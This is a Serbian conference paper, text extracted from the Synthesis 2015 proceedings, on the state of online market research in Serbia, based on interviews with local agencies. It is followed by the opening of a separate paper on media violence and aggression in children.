Istraživanja na Internetu postaju sve zastupljeniji vid tržišnih i društvenih istraživanja. Laka dostupnost i niski troškovi omogućavaju brže i efikasnije sprovođenje istraživanja. Prema ESOMAR-ovom godišnjem izveštaju iz 2012. godine udeo onlajn istraživanja u odnosu na tradicionalna telefonska i terenska je u kontinuiranom porastu u svim zemljama sveta. Uprkos jasnim trendovima u svetu, u zemljama regiona i Srbiji udeo onlajn istraživanja je znatno manji u odnosu na druge tipove istraživanja koje agencije za istraživanje sprovode. U cilju ispitivanja trenutne situacije u oblasti onlajn istraživanja na domaćem tržištu, sproveden je niz strukturiranih intervjua sa predstavnicima domaćih agencija za istraživanje tržišta i marketinških agencija. Ispitanici su saglasni sa činjenicom da savremeno poslovanje nameće neophodnost razvoja istraživanja na Internetu, ali smatraju da, uprkos globalnom trendu rasta udela onlajn istraživanja u ukupnom korpusu istraživačkih usluga, naše tržište zaostaje kada je u pitanju ovaj specifični segment. Analizirani su potencijalni uzroci ovakve situacije i sagledane dalje perspektive razvoja industrije onlajn istraživanja u Srbiji.

**Ključne reči:**
tržišna istraživanja, online istraživanja, panel istraživanja.

**Abstract:**
Online market research has become an increasingly prevalent method of data collection in the area of market and social research. Lower costs and greater availability enable conducting research faster and more efficiently. According to ESOMAR's annual report from 2012., the global share of online research is continuously growing compared to traditional telephone and field research. Despite the global trends, the share of online market research in Serbia and the neighbouring countries is still lower compared to other types of market research conducted by research agencies. A series of structured interviews with the representatives of the local market research and marketing agencies was conducted in order to collect data on the current situation in this field. Research indicates that the participants fully agree that modern business demands research development on the Internet. However, they believe that the Serbian market is greatly lagging behind in terms of online research services. The potential reasons for this situation are discussed along with further development perspectives in online research industry in Serbia.

**Key words:**
market research, online research, panel research.

## 1. UVOD

Uprkos relativno kratkom periodu upotrebe Interneta kao medija za implementaciju marketinških istraživanja, veliki broj autora smatra da su Internet bazirane metodologije i tehnike istraživanja u velikoj meri već postale rutina kako u akademskom radu tako i u praksi u najvećem broju istraživačkih i poslovnih oblasti (Farel & Petersen, 2010; Behr *et al*., 2012; Bredl, Hunniger & Jensen, 2012). Tehnološki razvoj u proteklom periodu promenio je paradigmu rada, komunikacije, kolaboracije pa i dnevnog funkcionisanja; u relativno kratkom vremenskom periodu život je postao nezamisliv bez upotrebe novih tehnologija, a korišćenje istih postalo je obavezan aspekt mnogih poslovnih oblasti. Internet je doneo niz novih mogućnosti u savremenom poslovanju omogućavanjem pristupa informacijama, deljenja znanja, povećavanja efikasnosti poslovnih procesa, pristupa većem broju korisnika - potencijalnih klijenata ili kupaca i donošenjem personalizacije i individualizacije poslovnog pristupa posebno u periodu intenzivnog razvoja društvenih mreža i medija.

Informacione tehnologije i Internet doneli su nove pristupe u marketingu i integrisanim komunikacijama, ostvarivši uticaj na skoro sve marketinške koncepte i alate. Marketinška istraživanja tradicionalno uključuju širok spektar potencijalnih aktivnosti: pregled sekundarnih izvora, kvalitativna istraživanja putem intervjua ili fokus grupa, posmatranje, eksperimenti ili upitnici, sve ove istraživačke metode u zavisnosti od predmeta istraživanja imaju značaj u prikupljanju informacija za donošenje marketinških odluka. Međutim, posle perioda ogromnog rasta i razvoja primene kvantitativnih istraživanja u periodu do 1990. godine, sredinom 90-tih godina otpočinje period pada stopa participacije ispitanika u anketama, slabljenje standardnog uzoračkog okvira kao i geometrijski rast podataka generisanih putem Interneta.

U eri digitalnih komunikacija sve ove istraživačke metode, kvalitativne i kvantitativne u velikoj meri se prenose u okruženje na Internetu otvarajući novo polje i metode istraživanja kao i čitav niz metodoloških pitanja vezanih za koncipiranje, planiranje i implementaciju kvalitativnih i kvantitativnih istraživanja na Internetu. Uprkos relativno kratkom periodu upotrebe Interneta kao medija za marketinška istraživanja veliki broj autora smatra da su Internet bazirane metodologije i tehnike istraživanja u velikoj meri već postale rutina kako u akademskom radu tako i u praksi u najvećem broju istraživačkih oblasti (Farel & Petersen, 2010; Behr *et al*., 2012; Bredl, Hunniger & Jensen, 2012; Denissen, Neumann & van Zalk, 2010). Korišćenje Interneta u svrhe istraživanja javnog mnjenja i istraživanja tržišta, u proteklih deset godina u razvijenim zemljama, postala su industrija vredna milijarde dolara (Farel & Petersen, 2010).



E-mail: nikolina.ljepava@fmk.edu.rs
DOI: 10.15308/Synthesis-2015-38-41

Paralelno sa razvojem Internet tehnologija i sve većom penetracijom ove vrste istraživanja u istraživačku praksu primećeno je da tradicionalne metode istraživanja, posebno kada su u pitanju kvantitativna istraživanja putem anketiranja ispitanika počinju da podbacuju u nekim segmentima. Na primer Bennet i Nair (2010) navode da je dobijanje reprezentativnog uzorka putem korišćenja CATI *(computer assisted telephone interviewing)* tehnologija telefonskog intervjuisanja, koja je još uvek jedna od najpopularnijih metoda kvantitativnog marketinškog istraživanja, u poslednjih nekoliko godina znatno otežano, što zbog povećanog korišćenja tehnologija za proveru neželjenih telefonskih poziva, što zbog sve veće penetracije mobilnih telefona koji standardno nisu uključeni u ovakav vid istraživanja. Osim toga, pokazuje se da postoji tendencija ispitanika određenih sociodemografskih profila da u većoj ili manjoj meri odgovaraju na telefonski sprovođene ankete; primećeno je da žene odgovaraju češće od muškaraca, pripadnici mlađe generacije odgovaraju na telefonske ankete ređe od pripadnika starije generacije i sl. (Chang & Krosnick, 2009).

Sve veći broj autora zastupa tezu da marketinško istraživanje sprovedeno na Internetu može biti urađeno na način da donese reprezentativne podatke za određenu ciljnu grupu. Uprkos činjenici da su u veb baziranim anketama određeni segmenti populacije reprezentovani u većem procentu nego u generalnoj populaciji (pre svega mlađa generacijska kohorta) korišćenje Interneta u generalnoj populaciji je u ovom trenutku preko 75% u Severnoj Americi (Farel & Petersen, 2010) a ti procenti su daleko veći u određenim poduzorcima – u studentskoj populaciji se na primer kreću do 98% (Ljepava *et al*., 2013). Ovakva penetracija Interneta stvara preduslove za kvalitetnije uzorkovanje, posebno kada je reč o mlađim generacionim kohortama.

Prema podacima agencije *Inside Research* 43% od ukupnog broja marketinških anketa je u 2010. godini u Sjedinjenim Američkim Državama sprovedeno onlajn. Tu nisu u pitanju samo standardna istraživanja *Business to Consumer* (B2C) već se sve veći broj poslovnih *Business to Business* (B2B) istraživanja takođe sprovodi ovim putem. Podaci istraživačke agencije *Forrester Research* ukazuju da od ukupnog broja onlajn istraživanja tržišta u Americi između 20 i 30% odlazi na segment istraživanja u B2B sektoru.

Hesse-Biber i Griffin (2010) smatraju da istraživanja tržista putem Interneta još uvek ne bi trebalo posmatrati nezavisno, pre svega imajući u vidu potencijalne probleme koji mogu nastati kada je reč o reprezentativnosti onlajn uzorka, već da ih treba koristiti kao dopunu tradicionalnim istraživačkim metodama posebno u određenim tržišnim segmentima i ciljnim podgrupama.

Sprovođenje marketinških istraživanja na Internetu ima svoje prednosti i ograničenja kojih istraživači moraju biti svesni da bi na odgovarajući način bili u mogućnosti da postave metodološki okvir istraživanja. Neke od prednosti ovog načina istraživanja su omogućavanje anketiranja ispitanika koji su u udaljenim i manje pristupačnim oblastima, automatsko prikupljanje podataka koje smanjuje kako broj časova rada tako i mogućnost greške nastale prilikom unošenja podataka i sveukupno manju cenu implementacije ovakvih istraživanja u odnosu na standardne CATI ili CAPI (*computer assisted personal interviewing*) metode (Fan & Yan, 2010)

Osim toga vođenje onlajn intervjua ili fokus grupa bilo putem sinhrone (istovremene) ili asinhrone (odložene) komunikacije na Internetu nudi značajne uštede i prednosti u odnosu na standardne metode sprovođenja ovakvog tipa istraživanja. Tako troškovi snimanja, opreme, putovanja ili telefona mogu biti eliminisani kao i troškovi transkripcije usmenih intervjua koji znaju da budu značajni.

Dodatna prednost i specifičnost ovog načina istraživanja, posebno kada je u pitanju kvalitativno marketinško istraživanje koje se sprovodi na Internetu (fokus grupe ili analiza diskursa koju je moguće sprovoditi u okviru diskusionih foruma i grupa a poslednjih godina i u okviru društvenih mreža i medijskih portala na kojima je omogućeno postavljanje korisničkih komentara) jeste što omogućava analizu specifičnih podgrupa sa sličnim interesima koji se u okviru tih foruma, grupa i društvenih mreža okupljaju a do kojih bi bilo teško ako ne i nemoguće doći kroz druge kanale. U mnogim slučajevima određene zajednice i grupe postoje samo u sajberprostoru, i provode značajan broj sati diskutujući o za njih relevantnim temama. Ovakve virtuelne zajednice mogu predstavljati kvalitetnu osnovu za kvalitativno istraživanje na Internetu budući da one nude mehanizme putem kojih istraživač može dobiti pristup specifičnoj usko targetiranoj ciljnoj grupi koja deli ista interesovanja i od koje se može dobiti kvalitetna povratna informacija o proizvodu ili usluzi koja se ispituje (Gruber *et al*., 2009).

Nedostaci ovakvog načina istraživanja u najvećoj meri se odnose na uzorkovanje i reprezentativnost Internet uzorka kao i na valjanost podataka prikupljenih na ovaj način budući da ne postoji mogućnost provere istinitosti unetih podataka, posebno kada su u pitanju demografski podaci ispitanika. Istraživanje sprovedeno na Internetu takođe ne dozvoljava kontrolu kvaliteta uzorka kakvu je moguće obaviti prilikom CATI istraživanja (pozivanje ispitanika slučajnim izborom radi provere da li su anketirani). Pored toga, istraživanja na Internetu koja nude podsticaje za učesnike, kakva imamo u brojnim agencijskim onlajn panelima, privlače određenu grupu ispitanika takozvanih profesionalnih učesnika u anketama, koji su motivisani eksternim nagradama i mogu dati nekvalitetne ili nedovoljno tačne podatke (Göritz, 2007).

Tehnologija sprovođenja istraživanja na Internetu unapređuje se iz dana u dan. Dok je donedavno kreiranje i postavljanje onlajn ankete predstavljalo komplikovan posao koji je podrazumevao poznavanje veb developmenta i HTML kodiranje, današnji programi za postavljanje anketa na Internetu imaju pregledne i jednostavne korisničke interfejse i za relativno kratko vreme omogućavaju postavljanje anketa. Mnogi od ovih programa ne samo da omogućavaju postavljanje anketa već imaju opcije analize podataka, koje su u slučaju nekih komercijalnih servisa poput kanadskog *FluidSurvey* ili američkog *Survey Monkey* sistema veoma napredne.

Osim toga, od preduslova za sprovođenje istraživanja na Internetu predstavlja i dovoljno veliki uzorak korisnika, kao i mogućnost njihove socio-demografske segmentacije u skladu sa potrebama istraživanja. U tu svrhu sve veći broj agencija počeo je da se oslanja na veb panel softvere – baze podataka potencijalnih učesnika istraživanja putem kojih se šalju pozivi za popunjavanje anketa. Učesnici istraživanja se prijavljuju na panel sistem i dobijaju pozive za popunjavanje anketa u skladu sa socio-demografskim podacima koje su na panelu ostavili. Zauzvrat oni prikupljaju određen broj bodova po popunjenoj anketi koje mogu zameniti za vaučere za različite proizvode ili usluge.

Veb paneli postaju sve rasprostranjeniji vid prikupljanja podataka prilikom sprovođenja istraživanja na Internetu; neki od panela u razvijenim zemljama broje i više od 100.000 učesnika koje je moguće demografski segmentirati i istraživanje uraditi na tačno određenoj ciljnoj grupi. Neke kompanije poput Cint-a prepoznale su potencijal ovakvih istraživanja, i ponudile integraciju veb panela različitih agencija kroz koje se onda klijentima nudi baza učesnika iz većeg broja panela sa određenog područja, a agencije ostvaruju prihode shodno broju učesnika



DOI: 10.15308/Synthesis-2015-38-41

regrutovanih sa njihovih panela. Ovakav integrativni pristup je od posebnog značaja za manje zemlje u kojima veb paneli još uvek nisu razvijeni u većem stepenu, pošto omogućava pristup širem uzorku od onoga koji individualna agencija može da ponudi.

Navedene tehnološke pogodnosti su omogućile dalji razvoj kvantitativnog istraživanja na Internetu i veću penetraciju istih u okviru ukupnog broja marketinških istraživanja. Međutim, razvoj softverskih servisa za onlajn anketiranje i analizu podataka ima i negativnu stranu. Imajući u vidu jednostavnost korišćenja takvih alata mnoge kompanije se odlučuju da radi uštede ne angažuju profesionalne istraživače već da istraživanje obavljaju sami što može dovesti do lošeg metodološkog koncipiranja istraživanja i loše struktuiranih anketa koje rezultuju netačnim i slabo upotrebljivim podacima.

Kada je reč o trenutnoj situaciji u Srbiji po pitanju istraživanja koja se sprovode na Internetu, dostupno je malo ili nimalo podataka o tome. Iako većina agencija u svojoj ponudi danas ima istraživanja na Internetu, malo njih daje detaljnije podatke o tome na koji način se ta istraživanja vrše i kakav je uzorački okvir istraživačkih panela ukoliko ih ima.

U okviru ovog istraživanja po prvi put su ispitane poslovne prakse i trenutna ponuda na tržištu marketinških istraživanja na Internetu u Srbiji. Predstavnici agencija odgovarali su na dve grupe pitanja. Prva grupa pitanja odnosila se na stepen u kome u svom svakodnevnom poslovanju uzimaju u obzir trendove vezane za nove tehnologije i Internet, na koji način o tome komuniciraju sa klijentima i kakvi su zahtevi klijenata u ovoj oblasti. Takođe, u ovom segment učesnici su dali i svoje procene vezano za trenutnu i buduću situaciju na tržištu u Srbiji kada su u pitanju ovakva istraživanja kao i o tome kako generalno vide budućnost istraživanja na Internetu. Drugi set pitanja vezan je za konkretne prakse korišćenje Interneta i društvenih mreža u istraživačke svrhe, na koje načine agencije sprovode onlajn istraživanja i sa kojim problemima se pri tome suočavaju. Svi podaci su kumulativno analizirani i sortirani po kategorijama.

## 2. REZULTATI I DISKUSIJA

Istraživanje je obavljeno u periodu od decembra 2014. do marta 2015. godine. U istraživanju su učestvovali predstavnici 15 agencija iz Srbije koje se ili direktno bave istraživanjem tržišta kao glavnom delatnošću (agencije za marketinška istraživanja) ili za potrebe svog poslovanja naručuju ili samostalno sprovode istraživanja putem Interneta (agencije za marketing i komunikacije, agencije specijalizovane za digitalni marketing). Preko 80% ispitanih agencija koje su učestvovale u istraživanju nalazi se u Beogradu (81%), dve agencije se nalaze u Novom Sadu (13%), a jedna agencija u Nišu (6%). Istraživanje je zamišljeno kao struktuirani intervju od 10 pitanja raspoređenih u dva segmenta – prvi vezan za percepciju trenutne situacije na tržištu, potencijale razvoja poslovanja u ovoj sferi kao i odnose sa klijentima, i drugi vezan za implementaciju istraživanja na Internetu, trenutne prakse rada kao i tipove istraživanja koje agencija obavlja.

Svi ispitanici smatraju da na rad njihove agencije razvoj informacionih tehnologija i Interneta utiče u znatnoj meri. Agencije koje se bave digitalnim marketingom su i direktno usmerene na aktivnosti koje obavljaju na Internetu i društvenim mrežama, ali i predstavnici ostalih agencija napominju da je uticaj koji Internet ostvaruje na moderno društvo i komunikacije veliki i da ga je potpuno nemoguće ignorisati u savremenom poslovanju.

Neki od navoda ispitanika:

> "Pred klijentima se nalazi čitav dijapazon novih usluga, ne samo sa našeg tržišta nego i tržišta okolnih zemalja. Naprednije zemlje diktiraju trendove koji se prenose kod nas."

> „Sve sto utiče na potrošača je bitno našim klijentima i mi zato moramo razumeti sta je Internet promenio u ponašanju potrošača."

Kada je reč o informisanosti klijenata o mogućnostima koje pružaju društvene mreže i Internet pružaju, tri četvrtine ispitanika (75%) smatra da prosečan klijent u Srbiji još uvek nije dovoljno informisan o potencijalima koje ovakav tip istraživanja može da im donese. Postoji bazična svest o stepenu penetracije Interneta u okviru određenih ciljnih grupa i mogućnostima koje to u istraživanjima tržišta i javnog mnjenja nosi. Međutim, većina ispitanika navodi da retko susreću klijente koji u toj oblasti tačno znaju šta žele da dobiju i na koji način. Više od polovine agencija (60%) navodi da im je u ovom trenutku u fokusu edukacija tržišta o mogućnostima u ovoj oblasti, i da smatraju da se kroz edukaciju trenutno ojačava ovaj segment poslovanja i stvaraju uslovi za većom potražnjom za ovom vrstom usluga. Agencije koje posluju regionalno ili sa međunarodnim kompanijama imaju drugačija iskustva budući da predstavnici tih kompanija već tačno znaju šta je ono što traže i dolaze sa jasno definisanim zahtevima za određeni tip istraživanja i uzorka. Ta istraživanja su neretko deo obimnijih međunarodnih istraživanja, tako da se agencijski posao u tom slučaju svodi na prikupljanje podataka po unapred definisanoj metodologiji.

O informisanosti klijenata, ispitanici imaju sledeće mišljenje:

> „Klijenti nisu u dovoljnoj meri edukovani o mogućnostima Interneta. Mahom imaju samo okvirnu sliku, a prodaja naših usluga često se svodi na edukaciju."

> „Klijentima preporučujemo različite tipove istraživanja na Internetu u skladu sa njihovim potrebama, edukujemo ih i predstavljamo mogućnosti. Retko ko od domaćih klijenata dođe sa jasno definisanim predlogom istraživanja koje im je potrebno."

Iako preko 80% ispitanika smatra da će se tržište istraživanja na Internetu u narednom periodu širiti, većina (73%) ne smatra da će ovaj tip istraživanja u skorije vreme postati primarni u Srbiji. Ovde je primetna razlika između ispitanika iz tradicionalnih kompanija za istraživanje tržišta i kompanija koje se u većoj meri bave digitalnim komunikacijama. Dok predstavnici prve grupe smatraju da Internet nikada u potpunosti neće zameniti istraživanja koja se obavljaju na generalnoj populaciji, predstavnici digitalnih agencija smatraju da je implementacija istraživanja na Internetu sa nacionalno reprezentativnim uzorcima samo pitanje vremena.

Kao generalni problem koji trenutno zapažaju u poslovanju u Srbiji, ističe se smanjenje potražnje na tržištu kada su u pitanju usluge istraživanja usled ekonomske krize, kao i pad cena usluga, što dovodi do otežanog razvoja i plasmana inovativnih servisa i dodatnih usluga. Sa druge strane, ovu situaciju ipak vide kao privremenu i smatraju da je perspektiva razvoja ovih istraživanja velika, posebno imajući u vidu njihovo efikasno i brzo sprovođenje i niske cene:

> „U situaciji stešnjenih ekonomskih mogućnosti tržišta, istraživanja se često tretiraju kao luksuz, a ne kao potreba. Ipak, zbog svoje ekonomičnosti, istraživanja na Internetu u ovim uslovima mogu samo rasti. Svaka kriza prođe pre ili kasnije, a istraživanja na Internetu će se razvijati. Stoga mislim da ova grana istraživanja definitivno ima perspektivu."



DOI: 10.15308/Synthesis-2015-38-41

Kao probleme u ovoj sferi istraživanja ispitanici vide laku dostupnost Internet istraživanja i alata za istraživanje i kreiranje loših istraživačkih instrumenata od strane nedovoljno stručnih individua. Osim toga, jedan od problema koje donosi Internet je i generisanje velikog broja podataka, što se posebno odnosi na analizu kvalitativnih podataka, i analize sadržaja i diskursa. Velike baze podataka zahtevaju sofisticirane metodološke pristupe kao i specijalizovane softvere, a problem naših agencija je kako manjak usko stručnog kadra za analizu velikih setova podataka, tako i cene softvera za ovu analitiku koje mogu iznositi i više desetina hiljada dolara za posebno specijalizovane programe.

Kada je reč o izazovima koje se pred agencije postavljaju prilikom sprovođenja ovog tipa istraživanja, neki od ispitanika navode:

> „Istraživanje na Internetu danas može obaviti praktično bilo ko koristeći besplatne verzije Internet softvera za kreiranje na prvi pogled loših istraživačkih istrumenata, ta istraživanja se sprovode na uzorku koji ne respondira ni sa jednom populacijom osim sa populacijom onih koji su uradili tu anketu, itd."

> „Što je vise ljudi na Internetu to će ovo mesto za istraživanje postati važnije. Tradicionalne istraživačke agencije je sve lakše obići kada je prikupljanje podataka u pitanju, jer kompanije i same mogu da organizuju svoja istraživanja (za odredjene teme), ali se postavlja pitanje metodologije kao i to kako sve brojnije podatke tumačiti i povezati."

Sve anketirane agencije u određenoj meri sprovode istraživanja na Internetu. Internet se koristi za sprovođenje različitih tipova istraživanja, od pilot istraživanja i istraživanja zadovoljstva zaposlenih do istraživanja javnog mnjenja, kao i širih marketinških istraživanja koje sprovode isključivo one agencije koje imaju sopstvene veb panele. Pored toga oko polovina ispitanika se izjasnila da se istraživanja koriste i za istraživanja ponašanja i preferencija korisnika društvenih mreža. Ovde prednjače agencije koje su specijalizovane za digitalni marketing, ali se i standardne marketinške agencije odlučuju da ovakav tip istraživanja interno rade po potrebama, posebno u situacijama kada je potrebno formirati određenu marketinšku ili komunikacionu strategiju ili testirati određeni koncept ili dizajn na vebu.

Kada su u pitanju kvalitativna istraživanja, gotovo polovina ispitanih agencija poseduje specijalizovane softverske alate za sprovođenje ovakvih istraživanja (53%). Po pravilu, u pitanju su agencije za istraživanje tržišta koje su deo neke veće međunarodne mreže, gde se vršio direktan prenos praksi i iskustava sa drugih tržišta koje su već primenjivale ovaj tip istraživanja. Kvalitativna istraživanja vrše se putem specijalizovanih platformi na kojima ispitanici diskutuju, ostavljaju mišljenje o proizvodima, uslugama, kampanjama i slično, pa se njihovi odgovori zbirno analiziraju i kategorizuju kao u slučajevima standardnih fokus grupa. Sa druge strane, neke od agencija koje poseduju ovakve softverske alate napominju da uprkos činjenici da raspolažu ovakvom tehnologijom, interesovanje za ovaj tip istraživanja nije veliko.

Kada su u pitanju veb paneli oko 80% anketiranih agencija za istraživanje tržišta ili trenutno poseduje veb panel ili ga razvija. Izuzetak su male agencije koje ne postoje dugo na tržištu i koje nisu imale mogućnosti da ulažu u razvoj panela. Ipak, predstavnici tih agencija smatraju da je ovaj tip istraživanja značajan i da ga je potrebno razvijati u budućnosti. Kada je reč o brojnosti panela neke od agencija nisu bile voljne da daju podatke o broju trenutnih učesnika u panelu. Kod preostalih agencija broj učesnika se kreće od 2.000 do 10.000 panelista. Jedan od panela nalazi se u Cint mreži preko koje se usluge panel istraživanja u Srbiji nude različitim agencijama u regionu i globalno.

## 3. REZIME

Rezultati istraživanja jasno ukazuju na to da je u agencijama koje se u Srbiji bave marketingom i marketinškim istraživanjima izgrađena svest o značaju i mogućnostima istraživanja koja se sprovode na Internetu. U zavisnosti od mogućnosti, resursa i okolnosti poslovanja, većina agencija implementira neku vrstu Internet istraživanja. Kod marketinških i digitalnih agencija većinom su u pitanju istraživanja koja se rade interno i koja su bitna za dalje formulisanje komunikacionih i marketinških strategija, dok se kod agencija koje se bave istraživanjem tržišta i javnog mnjenja ove usluge uglavnom nalaze u standardnoj ponudi istraživačkih usluga.

Uprkos tome što u agencijama postoji svest o mogućnostima koje pruža Internet u poslovanju i specifično istraživanja na Internetu, u Srbiji još ne postoji dovoljno izgrađeno i zrelo tržište za ovaj tip usluga. Kompanije koje imaju jasno definisane zahteve u ovom segmentu uglavnom su ili međunarodne kompanije ili kompanije koje se specijalizovano bave tehnologijama i Internetom, pa su dovoljno upućene u mogućnosti ovakvih vrsta istraživanja. Ispitanici posebno naglašavaju činjenicu da je srpsko tržište kada je u pitanju istraživanje na Internetu još uvek u fazi razvoja, i da je pre nego što bude moguć veći razvoj ovog segmenta poslovanja potrebna šira edukacija tržišta o mogućnostima ovakvog vida istraživanja.

Agencije najčešće sprovode kvantitativna istraživanja putem upitnika dok su kvalitativna istraživanja zastupljena u manjoj meri. Većina agencija koja se bavi istraživanjem tržišta, kao glavnom delatnošću, poseduje ili razvija onlajn istraživački panel. Sa druge strane, broj učesnika tih panela, u ovom trenutku, nije dovaljan za sprovođenje istraživanja koje bi omogućilo kvalitetnu socio-demografsku segmentaciju ispitanika. Prema podacima ESOMAR-a broj participanata onlajn panela mora biti preko 10.000 da bi se obezbedio minimum kvaliteta u istraživanju putem Interneta, a ti brojevi u internacionalnim panelima idu i do više desetina hiljada. Pored regrutacije ispitanika za onlajn panele, kao jedan od potencijalnih problema sa kojima se suočavaju, predstavnici agencija za istraživanje tržišta navode i to da se onlajn istraživanja zbog svoje dostupnosti često rade interno i bez definisanih metodologija i konsultacija sa profesionalnim istraživačima što može voditi do loše koncepcije istraživanja i iskrivljivanja rezultata istraživanja.

Svetski trendovi u istraživanjima na Internetu su jasni, a porast u udelu ovih istraživanja u razvijenim zemljama raste na godišnjem nivou. Iako među profesionalcima u ovom polju u Srbiji postoji svest o mogućnostima istraživanja na Interntetu, za rast ovog segmenta poslovanja potrebna je na prvom mestu edukacija tržišta, a onda i stvaranje adekvatnog podsticajnog poslovnog okruženja u kome će agencije biti u mogućnosti da uspešno posluju i ulažu u razvoj i unapređenje usluga koje nude.

## LITERATURA


Behr, D., Kaczmirek, L., Bandilla, W., & Braun, M. (2012). Asking probing questions in web surveys: Which factors have an impact on the quality of responses? *Social Science Computer Review*, 30, 487-498.

Bennett, L., & Nair, C.S. (2010). A recipe for effective participation rates for web based surveys. *Assessment & Evaluation in Higher Education*, 35, 357- 365.

Bredl, K., Hunniger, J., & Jensen, J.L. (2012). Methods for analyzing social media: Introduction to the special issue. *Journal of Technology in Human Services*, 30, 141-144.




DOI: 10.15308/Synthesis-2015-38-41

Chang, L., & Krosnick, J.A. (2009). National surveys via rdd telephone interviewing versus the Internet comparing sample representativeness and response quality. *Public Opinion Quarterly*, 73, 641-678.

Denissen, J.J.A., Neumann, L., & van Zalk, M. (2010). How the Internet is changing the implementation of traditional research methods, people's daily lives, and the way in which developmental scientists conduct research. *International Journal of Behavioral Development*, 34, 564-575.

Fan, W., & Yan, Z. (2010). Factors affecting response rates of the web survey: A systematic review. *Computers in Human Behavior*, 26, 132-139.

Farrell, D., & Petersen, J.C. (2010). The growth of Internet research methods and the reluctant sociologist. *Sociological Inquiry*, 80, 114-125.

Göritz, A.S. (2007). *Using online panels in psychological research*. In A. Joinson, K. McKenna, T. Postmes & U. Reips (Eds.), The Oxford handbook of Internet psychology (pp. 473-486). Oxford, UK: Oxford University Press.

Gruber, T., Szmigin, I., Reppel, A.E., & Voss, R. (2008). Designing and conducting online interviews to investigate interesting consumer phenomena. *Qualitative Market Research: An International Journal*, 11, 256-274.

Hesse-Biber, S., & Griffin, A.J. (2013). Internet-mediated technologies and mixed methods research: Problems and prospects. *Journal of Mixed Methods Research*, 7, 43-61.

Ljepava, N., Orr, R.R, Locke, S., Ross, C (2013). Personality and social characteristics of Facebook non-users and frequent users. *Computers in Human Behaviour*, 29(4), 1602-1607.



DOI: 10.15308/Synthesis-2015-38-42

Synthesis
International Scientific Conference of IT and Business-Related Research

# KAUZALNOST MEDIJA I AGRESIJE

## UNDERSTANDING THE CAUSAL RELATIONSHIP BETWEEN MEDIA AND AGGRESSION

Bisera Jevtić[1], Aleksandar Vasić[2]
[1]Filozofski fakultet Niš, Srbija
[2]Visoka škola strukovnih studija za vaspitače Kruševac, Srbija

**Apstrakt:**
Posmatranje nasilja na različite načine i kroz raznovrsne vidove tehnologije, može dovesti do učenja i kasnijeg ispoljavanja takvog ponašanja kao i do širenja predrasuda o određenim grupama. Izloženost medijskom nasilju izaziva agresivno ponašanje, te je stoga verovatno da izraženo agresivne ličnosti, imaju visok nivo kontrole ka nasilnom medijskom sadržaju. Ovakva dvosmernost je široko razmatrana, pri čemu je proizvela mnogobrojna istraživanja sa različitim zaključnim osvrtima. Dvosmerni efekti postoje, što znači da se kreću u dvosmernim pravcima. Naš rad se bavi komparativnom analizom relevantne literature koja se tiče različitih posledica dečije izloženosti medijskom nasilju i subjekata koji su obuhvaćeni, kao i faktorima koji povećavaju nivo agresivnosti usled medijskog uticaja nasilnih sadržaja.

Pošto percepcija ličnosti igra važnu ulogu u osnovnim efektima medijskog nasilja, pretpostavlja se da promena percepcije može redukovati ovakav efekat. Jedna od mogućih strategija koja otklanja negativne efekte medija jeste razvijanje medijske kompetentnosti koja omogućava pojedincu da se zaštiti od manipulacije medija, ali i da iskoristi nihove pozitivne aspekte. Kako bi uspeh strategije bio delotvoran, potrebno je upoznati se sa navikama mladih, učestalošću korišćenja medija, sadržajem medija kao i proveriti aktuelni nivo medijske kompetencije. Za navedene aspekte, kao sugestija u daljem istraživanju, korisno je primeniti drugačije pristupe sa naglašenim isticanjem konteksta istraživanja i njegovog sadržaja.

**Ključne reči:**
medijsko nasilje, agresivnost, efekti medija, medijske kompetencije.

**Abstract:**
The observation and analysis of violence by means of different methods and various forms of technology can lead to adopting and subsequently manifesting such behavior, as well as to spreading prejudices towards certain groups. Exposure to media violence causes aggressive behaviour, and it is therefore likely that extremely aggressive personalities will have a high level of control concerning violent media content. Such two-way relationship has been widely discussed, thus triggering numerous studies with different conclusions. Two-way effects exist, which means that they are moving in two-way direction. Our paper deals with a comparative analysis of the relevant literature concerning the different consequences of children's exposure to media violence and the subjects involved, as well as the factors that enhance the level of aggressiveness due to exposure to violent media content.

Since the perception of personality plays an important role in primary effects of media violence, it can be assumed that a change of perception can reduce such effects. One possible strategy that eliminates negative effects of the media is to gain media competence that allows the individual to be protected from media manipulation, but at the same time take advantage of the positive aspects of the same. In order to make the strategy more efficient, it is necessary to become familiar with the habits of the young people, the frequency of media usage, media content, as well as to check the current level of media competence. As a suggestion for further research concerning these aspects, it may be useful to apply different approaches with an emphasis on research context and content.

**Key words:**
media violence, aggression, media effects, media competences.

## UVOD

U peridu predglobalizacije, dominantni i relevantni agensi socijalizacije dece i mladih bili su porodica i škola. U vreme globalizacije, sve veći značaj pa čak i prevlast dobijaju mediji.

Moderne tehnologije značajno su uticale na način komunikacije među ljudima. Poslednjih godina sve više raste zabrinutost da široka upotreba medija vodi ka otuđenosti i usamljenosti pojedinca. Mediji ne samo da definišu način komunikacije već često određuju i njen sadržaj. Nametanje kulturnih normi utiče na organizaciju, pre svega, grupa mladih koji preuzimaju način života svojih idola. Ne samo da mediji određuju način komunikacije i ponašanja nego promovišu određene vrednosti kao prihvatljive i poželjne (Mandarić, 2011).

Digitalne tehnologije su dodate već kompleksnoj slici izlaganju medijima, tako da njihov efekat na socijalizaciju varira. Ukazivalo se da, vreme koje se posvećuje digitalnim tehnologijama, kao i vreme koje se posvećuje drugim medijima ide na štetu, odnosno, oduzima vreme koje se provodi sa porodicom, gde se interakcija odvija licem u lice, odnosno ličnim kontaktom.

Prilikom komunikacije posredstvom kompjutera fizičko prisustvo nije zahtevano, pa tako dolazi do pozitivnih i bliskih veza, poruke koje su upućene mogu biti shvaćene pogrešno ili nejasno, a primetan je i nedostatak relacionih znakova koji proističu iz fizičkog konteksta, kao i neverbalnih znakova koji su u vezi sa pokretima tela, facijalnom ekspresijom, glasom i naravno, celokupnim fizičkim izrazom (Šmakić, 2012).

Ne samo da je poželjno da se neutrališe negativni uticaj medija, nego bi moć medija trebalo iskoristiti u edukativnu svrhu kao i u svrhu podsticanja moralnog i socio-kognitivnog razvoja dece i mladih. Identifikovanjem određenih pravilnosti kao i uzročno-posledične veze moguće je konstruisati detaljan plan prevencije negativnih uticaja razvijanjem medijske kompetentnosti koja omogućava pojedincu da se zaštiti od manipulacije medija, ali da istovremeno iskoristi pozitivne aspekte istih.

E-mail: bisera@vapks.edu.rs
DOI: 10.15308/Synthesis-2015-43-46

## TEORIJSKO-METODOLOŠKA ORIJENTACIJA

